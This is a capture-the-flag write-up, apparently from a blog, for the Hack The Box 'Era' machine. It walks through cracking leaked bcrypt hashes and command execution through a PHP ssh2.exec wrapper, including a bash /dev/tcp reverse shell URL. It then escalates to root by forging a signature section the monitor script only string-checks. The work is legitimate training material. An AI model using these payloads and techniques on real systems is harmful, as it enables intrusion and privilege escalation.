
the zip file had a private ssh key inside and another .keygen file
1
2
3
4
5
6
7
$ unzip signing.zip
Archive:  signing.zip
  inflating: key.pem
  inflating: x509.genkey
$ file x509.genkey key.pem
x509.genkey: ASCII text
key.pem:     OpenSSH private key (no password)
the .keygen mentions the existence of the user yurivich
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
$ cat x509.genkey
[ req ]
default_bits = 2048
distinguished_name = req_distinguished_name
prompt = no
string_mask = utf8only
x509_extensions = myexts

[ req_distinguished_name ]
O = Era Inc.
CN = ELF verification
emailAddress = yurivich@era.com

[ myexts ]
basicConstraints=critical,CA:FALSE
keyUsage=digitalSignature
subjectKeyIdentifier=hash
authorityKeyIdentifier=keyid
even tho OpenSSH private key is there, there was no open port for ssh, or at least it wasn’t exposed to the outside world
ID 54
while ID=150 had a full site backup file

the zip had the php source for the website as well as a users database
1
2
3
4
5
6
$ ls
bg.jpg         functions.global.php  LICENSE     register.php         screen-main.png     webfonts
css            index.php             login.php   reset.php            screen-manage.png
download.php   initial_layout.php    logout.php  sass                 screen-upload.png
filedb.sqlite  layout_login.php      main.png    screen-download.png  security_login.php
files          layout.php            manage.php  screen-login.png     upload.php
the database contained some user hashes
1
2
3
4
5
6
7
8
9
10
11
12
13
$ sqlite3 filedb.sqlite
SQLite version 3.51.0 2025-11-04 19:38:17
Enter ".help" for usage hints.
sqlite> .tables
files  users
sqlite> select * from users;
1|admin_ef01cab31aa|$2y$10$wDbohsUaezf74d3sMNRPi.o93wDxJqphM2m0VVUp41If6WrYr.QPC|600|Maria|Oliver|Ottawa
2|eric|$2y$10$S9EOSDqF1RzNUvyVj7OtJ.mskgP1spN3g2dneU.D.ABQLhSV2Qvxm|-1|||
3|veronica|$2y$10$xQmS7JL8UT4B3jAYK7jsNeZ4I.YqaFFnZNA/2GCxLveQ805kuQGOK|-1|||
4|yuri|$2b$12$HkRKUdjjOdf2WuTXovkHIOXwVDfSrgCqqHPpE37uWejRqUWqwEL2.|-1|||
5|john|$2a$10$iccCEz6.5.W2p7CSBOr3ReaOqyNmINMH1LaqeQaL22a1T1V/IddE6|-1|||
6|ethan|$2a$10$PkV/LAd07ftxVzBHhrpgcOwD3G1omX4Dk2Y56Tv9DpuUV/dh/a1wC|-1|||
sqlite>
I cracked 2 of them with john
1
2
3
4
5
6
7
8
9
10
11
12
$ john hashes --wordlist=$ROCK
Warning: detected hash type "bcrypt", but the string is also recognized as "bcrypt-opencl"
Use the "--format=bcrypt-opencl" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 6 password hashes with 6 different salts (bcrypt [Blowfish 32/64 X3])
Loaded hashes with cost 1 (iteration count) varying from 1024 to 4096
Will run 8 OpenMP threads
Note: Passwords longer than 24 [worst case UTF-8] to 72 [ASCII] truncated (property of the hash)
Press 'q' or Ctrl-C to abort, 'h' for help, almost any other key for status
america          (eric)
mustang          (yuri)
Session completed
even tho I didn’t crack the other ones I’m now aware of the existence of admin_ef01cab31aa user which will come in handy with the next part
after conducting a source code review I found a feature only available for the admin user in /download.php, I’ll split the code into pieces
if you supply &dl=true you can immediately download the file
1
2
3
4
5
6
7
// Allow immediate file download
	if ($_GET['dl'] === "true") {

		header('Content-Type: application/octet-stream');
		header("Content-Transfer-Encoding: Binary");
		header("Content-disposition: attachment; filename=\"" .$fileName. "\"");
		readfile($fetched[0]);
otherwise if you’re an admin and supply &show=true and &format= you can display the file using a php wrapper of your choosing
1
2
3
4
5
6
7
8
9
10
11
} elseif ($_GET['show'] === "true" && $_SESSION['erauser'] === 1) {
    		$format = isset($_GET['format']) ? $_GET['format'] : '';
    		$file = $fetched[0];

		if (strpos($format, '://') !== false) {
        		$wrapper = $format;
        		header('Content-Type: application/octet-stream');
    		} else {
        		$wrapper = '';
        		header('Content-Type: text/html');
    		}
and the file will be displayed using the supplied wrapper
1
2
3
4
5
6
7
8
9
try {
	$file_content = fopen($wrapper ? $wrapper . $file : $file, 'r');
	$full_path = $wrapper ? $wrapper . $file : $file;
	// Debug Output
	echo "Opening: " . $full_path . "\n";
   	echo $file_content;
} catch (Exception $e) {
   	echo "Error reading file: " . $e->getMessage();
}
ftp enum
with user credentials in hand, I tried them against ftp and found that yuri creds worked for ftp
1
2
$ nxc ftp era.htb -u eric -p america
FTP         10.10.11.79     21     era.htb          [-] eric:america (Response:530 Permission denied.)
1
2
$ nxc ftp era.htb -u yuri -p mustang
FTP         10.10.11.79     21     era.htb          [+] yuri:mustang
connecting to ftp with lftp I found 2 directories, apache2_conf which didn’t have any important info
1
2
3
4
5
6
7
8
9
10
$ lftp yuri@era.htb
Password:
lftp yuri@era.htb:~> ls
drwxr-xr-x    2 0        0            4096 Jul 22 08:42 apache2_conf
drwxr-xr-x    3 0        0            4096 Jul 22 08:42 php8.1_conf
lftp yuri@era.htb:/> ls apache2_conf
-rw-r--r--    1 0        0            1332 Dec 08  2024 000-default.conf
-rw-r--r--    1 0        0            7224 Dec 08  2024 apache2.conf
-rw-r--r--    1 0        0             222 Dec 13  2024 file.conf
-rw-r--r--    1 0        0             320 Dec 08  2024 ports.conf
the other one has php8.1 build directory along with compiled shared libraries used by php, one unusual module that stood out is ssh2.so which can be used to execute commands over ssh with one of php ssh wrappers if valid user credentials were present
1
2
3
4
5
lftp yuri@era.htb:/> ls php8.1_conf
drwxr-xr-x    2 0        0            4096 Jul 22 08:42 build
...
-rw-r--r--    1 0        0          313912 Dec 08  2024 ssh2.so
...
back to http
first things first, I used the update security questions page to update admin_ef01cab31aa’s security questions then login with the updated answers with the login using security questions feature, I found the files he originally uploaded

I clicked on the first file to go to the download page and simply appended &show=true to the url (http://file.era.htb/download.php?id=54&show=true) and got the following

code execution with ssh2.exec://
since I had the credentials of both eric and yuri , I tried testing which one works with the ssh internal port by starting a python webserver and sending request to my machine using curl
for eric I sent a request to /eric by visiting the following url
1
http://file.era.htb/download.php?id=54&show=true&format=ssh2.exec://eric:america@127.0.0.1:22/curl+10.10.14.157:10000/eric
and for yuri I sent it to /yuri with this url
1
http://file.era.htb/download.php?id=54&show=true&format=ssh2.exec://yuri:mustang@127.0.0.1:22/curl+10.10.14.157:10000/yuri;
on my webserver I received both requests, meaning both credentials worked for ssh
1
2
3
4
5
6
$ python -m http.server 10000
Serving HTTP on 0.0.0.0 port 10000 (http://0.0.0.0:10000/) ...
10.10.11.79 - - [28/Nov/2025 14:47:00] code 404, message File not found
10.10.11.79 - - [28/Nov/2025 14:47:00] "GET /eric HTTP/1.1" 404 -
10.10.11.79 - - [28/Nov/2025 14:54:20] code 404, message File not found
10.10.11.79 - - [28/Nov/2025 14:54:20] "GET /yuri HTTP/1.1" 404 -
note that I appended ; to that url to end to discard the rest of the file name, without it the request would have shows "GET /yurifiles/site-backup-30-08-24.zip HTTP/1.1" since the website is trying to fetch file with ID=54 from my machine
since yuri creds worked with ftp I chose to get a reverse shell as eric by visiting the following url
1
http://file.era.htb/download.php?id=54&show=true&format=ssh2.exec%3a//eric%3aamerica%40127.0.0.1%3a22/bash+-i+%3E%26+/dev/tcp/10.10.14.157/10000+0%3E%261;
the ; is important here as well otherwise the reverse shell will error out with bash: line 1: 1files/site-backup-30-08-24.zip: ambiguous redirect and instantly close
root.txt
after dropping socat static binary on the box to stabilize my shell with ./socat exec:'bash -li',pty,stderr,setsid,sigint,sane tcp:10.10.14.157:10000, I found that eric is a member of the devs group
1
2
eric@era:/opt/AV/periodic-checks$ groups
eric devs
I found some interesting files under /opt
1
2
3
4
5
6
eric@era:/opt$ find
.
./AV
./AV/periodic-checks
./AV/periodic-checks/monitor
./AV/periodic-checks/status.log
monitor file is an ELF executable
1
2
eric@era:/opt/AV/periodic-checks$ file monitor
monitor: ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=45a4bb1db5df48dcc085cc062103da3761dd8eaf, for GNU/Linux 3.2.0, not stripped
as for status.log it just contained logs showing that the binary is executed periodically
1
2
3
4
5
6
7
8
eric@era:/opt/AV/periodic-checks$ cat status.log

[*] System scan initiated...
[*] No threats detected. Shutting down...
[SUCCESS] No threats detected.
[*] System scan initiated...
[*] No threats detected. Shutting down...
[SUCCESS] No threats detected.
my first thought was that if I can replace the binary with a script I can achieve code execution as whatever user running the binary
the file didn’t have execute permission but it was owned by the devs group, and writable by it its members. since eric is a member of the said group, I moved the binary elsewhere, replaced it with a script, and gave it executable permissions
1
2
3
4
5
6
eric@era:/opt/AV/periodic-checks$ mv monitor /tmp/
eric@era:/opt/AV/periodic-checks$ echo 'whoami > /tmp/output' > monitor
eric@era:/opt/AV/periodic-checks$ ls -lh
total 8.0K
-rwxrwxr-x 1 eric eric  21 Nov 28 14:49 monitor
-rw-rw---- 1 root devs 246 Nov 28 14:49 status.log
but then the log file shows that file tampering was detected, and that a “signed executable” file is to be expected
1
2
3
4
eric@era:/opt/AV/periodic-checks$  cat status.log

objcopy: /opt/AV/periodic-checks/monitor: file format not recognized
[ERROR] Executable not signed. Tampering attempt detected. Skipping.
reversing the monitor binary
I downloaded the binary to my machine and loaded it in binaryninja but found that it doesn’t do anything, it only had a main function that gives a static output 
so that’s with the “signed part” ? I took a closer look at the binary with readelf and found an unusual section called .text_sig
1
2
3
4
5
6
7
8
9
$ readelf -SW monitor
There are 32 section headers, starting at offset 0x38a0:

Section Headers:
  [Nr] Name              Type            Address          Off    Size   ES Flg Lk Inf Al
...
  [16] .text             PROGBITS        0000000000001080 001080 000125 00  AX  0   0 ...
...
  [28] .text_sig         PROGBITS        0000000000000000 003040 0001ca 00      0   0  ...
extracting the elf file signature
there are a few scenarios of code signatures I know of, one where the signature is a hash/checksum of the code, and there is a part of the code somewhere that hashes the section and checks it against its signature, but since .text_sig is 458 (0x1ca) bytes long I doubt that this is the case
I dumped the section from the binary to a file and found that it’s PKCS#7 signature
1
2
3
$ objcopy --dump-section .text_sig=section.bin monitor
$ file section.bin
section.bin: DER Encoded PKCS#7 Signed Data
I parsed the signature with openssl and found that it belonged to yurivich
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
$ openssl pkcs7 -inform DER -in section.bin -print -noout
PKCS7:
  type: pkcs7-signedData (1.2.840.113549.1.7.2)
  d.sign:
    version: 1
    md_algs:
        algorithm: sha256 (2.16.840.1.101.3.4.2.1)
        parameter: <ABSENT>
    contents:
      type: pkcs7-data (1.2.840.113549.1.7.1)
      d.data: <ABSENT>
    cert:
      <ABSENT>
    crl:
      <ABSENT>
    signer_info:
        version: 1
        issuer_and_serial:
          issuer: O=Era Inc., CN=ELF verification/emailAddress=yurivich@era.com
          serial: 0x6D634AA981E193A1E448C5205FF79B84E6B6F50B
        digest_alg:
          algorithm: sha256 (2.16.840.1.101.3.4.2.1)
          parameter: <ABSENT>
        auth_attr:
          <ABSENT>
        digest_enc_alg:
          algorithm: rsaEncryption (1.2.840.113549.1.1.1)
          parameter: NULL
        enc_digest:
...
creating a signed binary to observe the checks behaviour
now that I have the signing data, I tried creating an ELF file and add that section to it, since I thought the signature was based on the .text content, I didn’t expect this to work, but to my surprise it did (more on this in the beyond root section)
I wrote a C code that copies /bin/bash to /tmp and gives it a setuid bit
1
2
3
4
5
6
7
8
9
$ cat test.c
#include<stdio.h>
#include<stdlib.h>

int main(void)
{
	system("cp /bin/bash /tmp/jeff; chmod +s /tmp/jeff");
	return (0);
}
compiled it then attached the signature to it from the section.bin file using objcopy
1
2
$ gcc test.c -Wall -Wextra -Werror
$ objcopy --add-section .text_sig=section.bin  --output-target=elf64-x86-64 a.out monitor
now if I check the file I made, I can see the signature section there
1
2
3
4
$ readelf -SW monitor
There are 31 section headers, starting at offset 0x3688:
...
  [27] .text_sig         PROGBITS        0000000000000000 003033 0001ca 00      0   0  ...
I uploaded my binary to the box and replaced the original monitor with it, waited a bit and saw my setuid under /tmp
1
2
3
4
5
eric@era:/opt/AV/periodic-checks$ ls -lh /tmp/jeff
-rwsr-sr-x 1 root root 1.4M Nov 28 15:17 /tmp/jeff
eric@era:/opt/AV/periodic-checks$ /tmp/jeff -p
jeff-5.1# cat /root/root.txt
ea****************************10
beyond root : understanding signature verification logic flaw
root cause analysis
since attaching the signed data to any binary made it work, this got me curious of how the signature validation is implemented in this box
a little background about digital signatures
To understand the logic flaw, we need to review how a secure digital signature normally works. The process consists of two operations:
Signing: The sender calculates the hash of the file content (in this case, the
.textsection) to create a unique digest. This digest is then encrypted with the sender’s Private Key.Verification: The receiver decrypts the signature using the sender’s Public Key to reveal the original digest. They then independently hash the file they received. If the calculated hash matches the decrypted digest, the file is authentic.
and because cryptographic hash functions are extremely sensitive, flipping even a single bit in the binary would result in a completely different hash, causing the verification to fail. However, unexpectedly my modified binary was accepted
This implies a severe logic flaw in the verification script. It appears the system only validates that the PKCS#7 structure is signed by a trusted certificate (yurivich), but fails to actually compare the signature’s message digest against the binary’s content.
so after getting root I was curious how the digital signature validation was implemented, as well as how the cleaning scripts worked for this box, under /root I found 3 files besides the root flag and the original monitor binary
1
2
jeff-5.1# ls
answers.sh  clean_monitor.sh  initiate_monitoring.sh  monitor  root.txt
the answers.sh updated the security answers for the admin, as well as deleted any uploaded files with IDs different to 54 or 150, both from the file system and the database
1
2
3
4
5
6
jeff-5.1# cat answers.sh
/usr/bin/sqlite3 /var/www/file/filedb.sqlite "update users set security_answer1 = 'youwontguessthis1.0 - 18241283471892739123123' where user_id = 1;"
/usr/bin/sqlite3 /var/www/file/filedb.sqlite "update users set security_answer2 = 'youwontguessthis2.0 - 99938492781992843894939' where user_id = 1;"
/usr/bin/sqlite3 /var/www/file/filedb.sqlite "update users set security_answer3 = 'youwontguessthis3.0 - 95443950382018493749385' where user_id = 1;"
/usr/bin/sqlite3 /var/www/file/filedb.sqlite "DELETE FROM files WHERE fileid NOT IN (54, 150);"
/usr/bin/find /var/www/file/files/ -type f ! -name 'signing.zip' ! -name 'site-backup-30-08-24.zip' -delete
clean_monitor.sh copied the original monitor to its original place, and fixed the permissions such as any member of the devs group can delete the file
1
2
3
4
5
6
7
jeff-5.1# cat clean_monitor.sh
#!/bin/bash

cp /root/monitor /opt/AV/periodic-checks/monitor
chmod u+x /opt/AV/periodic-checks/monitor
chown root:devs /opt/AV/periodic-checks/monitor
chmod g+w /opt/AV/periodic-checks/monitor
initiate_monitoring.sh was the script checking for the file signature, and is the root cause of the verification flaw, it first declares some variables for the binary path and the section name
1
2
3
4
5
6
7
8
#!/bin/bash

# Paths
BINARY="/opt/AV/periodic-checks/monitor"
SECTION=".text_sig"
EXTRACTED_SECTION="text_sig_section.bin"
ORGANIZATION="Era Inc."
EMAIL="yurivich@era.com"
then it extracts the section and tries to parse it, saving the parsing output to the OUTPUT variable
1
2
3
4
5
# Extract the .text_sig section
objcopy --dump-section "$SECTION"="$EXTRACTED_SECTION" "$BINARY"

# Parse the ASN.1 structure
OUTPUT=$(openssl asn1parse -inform DER -in "$EXTRACTED_SECTION" 2>/dev/null)
if the section not found it complains that the file is not signed and exits
1
2
3
4
5
6
7
8
9
10
11
# Extract the .text_sig section
objcopy --dump-section "$SECTION"="$EXTRACTED_SECTION" "$BINARY"

# Parse the ASN.1 structure
OUTPUT=$(openssl asn1parse -inform DER -in "$EXTRACTED_SECTION" 2>/dev/null)

if [[ $? -ne 0 ]]; then
    echo "[ERROR] Executable not signed. Tampering attempt detected. Skipping."
    rm -f "$EXTRACTED_SECTION"
    exit 1
fi
it extracts the email and organization from the pkcs#7 structure
1
2
3
4
5
# Check for the organization name
ORG_CHECK=$(echo "$OUTPUT" | grep -oP "(?<=UTF8STRING        :)$ORGANIZATION")

# Check for the email address
EMAIL_CHECK=$(echo "$OUTPUT" | grep -oP "(?<=IA5STRING         :)$EMAIL")
then it checks for the email in the signature against yurivich@era.com and the organization name against Era Inc., if they match it executes the monitor binary
1
2
3
4
5
# Decision logic
if [[ "$ORG_CHECK" == "$ORGANIZATION" && "$EMAIL_CHECK" == "$EMAIL" ]]; then
    $BINARY
    echo "[SUCCESS] No threats detected."
    ALLOW=1
otherwise it errors out because of detected tampering
1
2
3
4
else
    echo "[FAILURE] Binary has been tampered with. Skipping."
    ALLOW=0
fi
the issue here that it just checks for the string yurivich and Era Inc., it doesn’t check if the code is actually signed, and since we have the signing data we can attach it to arbitrary random binaries and the script will happily execute them
forging a PKCS#7 structure
since the monitoring script only checks ASN.1 fields for strings matching the org and email. It never checks that the structure is a valid PKCS7 signed data block. Therefore any ASN.1 sequence containing the expected strings passes validation.
knowing this we don’t need to create any keys or sign anything, we can easily forge one with the following command
1
$ openssl asn1parse -genconf <(echo -e "asn1=SEQUENCE:root\n[root]\nfield1=UTF8String:Era Inc.\nfield2=IA5String:yurivich@era.com") -out section.bin -noout
this tells openssl to just write the sequence containing these strings into file, and it works because it’s a valid ASN.1 container
if you were to try to parse this with the command used in the monitoring script you’ll get the following
1
2
3
4
$ openssl asn1parse -inform DER -in section.bin
    0:d=0  hl=2 l=  28 cons: SEQUENCE
    2:d=1  hl=2 l=   8 prim: UTF8STRING        :Era Inc.
   12:d=1  hl=2 l=  16 prim: IA5STRING         :yurivich@era.com
now this section can be embedded in any elf binary and the periodic checks will happily execute it
as an initial check, I copied the check script on my machine and I got the following result
1
2
3
$ objcopy --add-section .text_sig=fake_section.bin  --output-target=elf64-x86-64 a.out monitor
$ bash monitor.sh
[SUCCESS] No threats detected.
and the rest is history (got code exec on the box)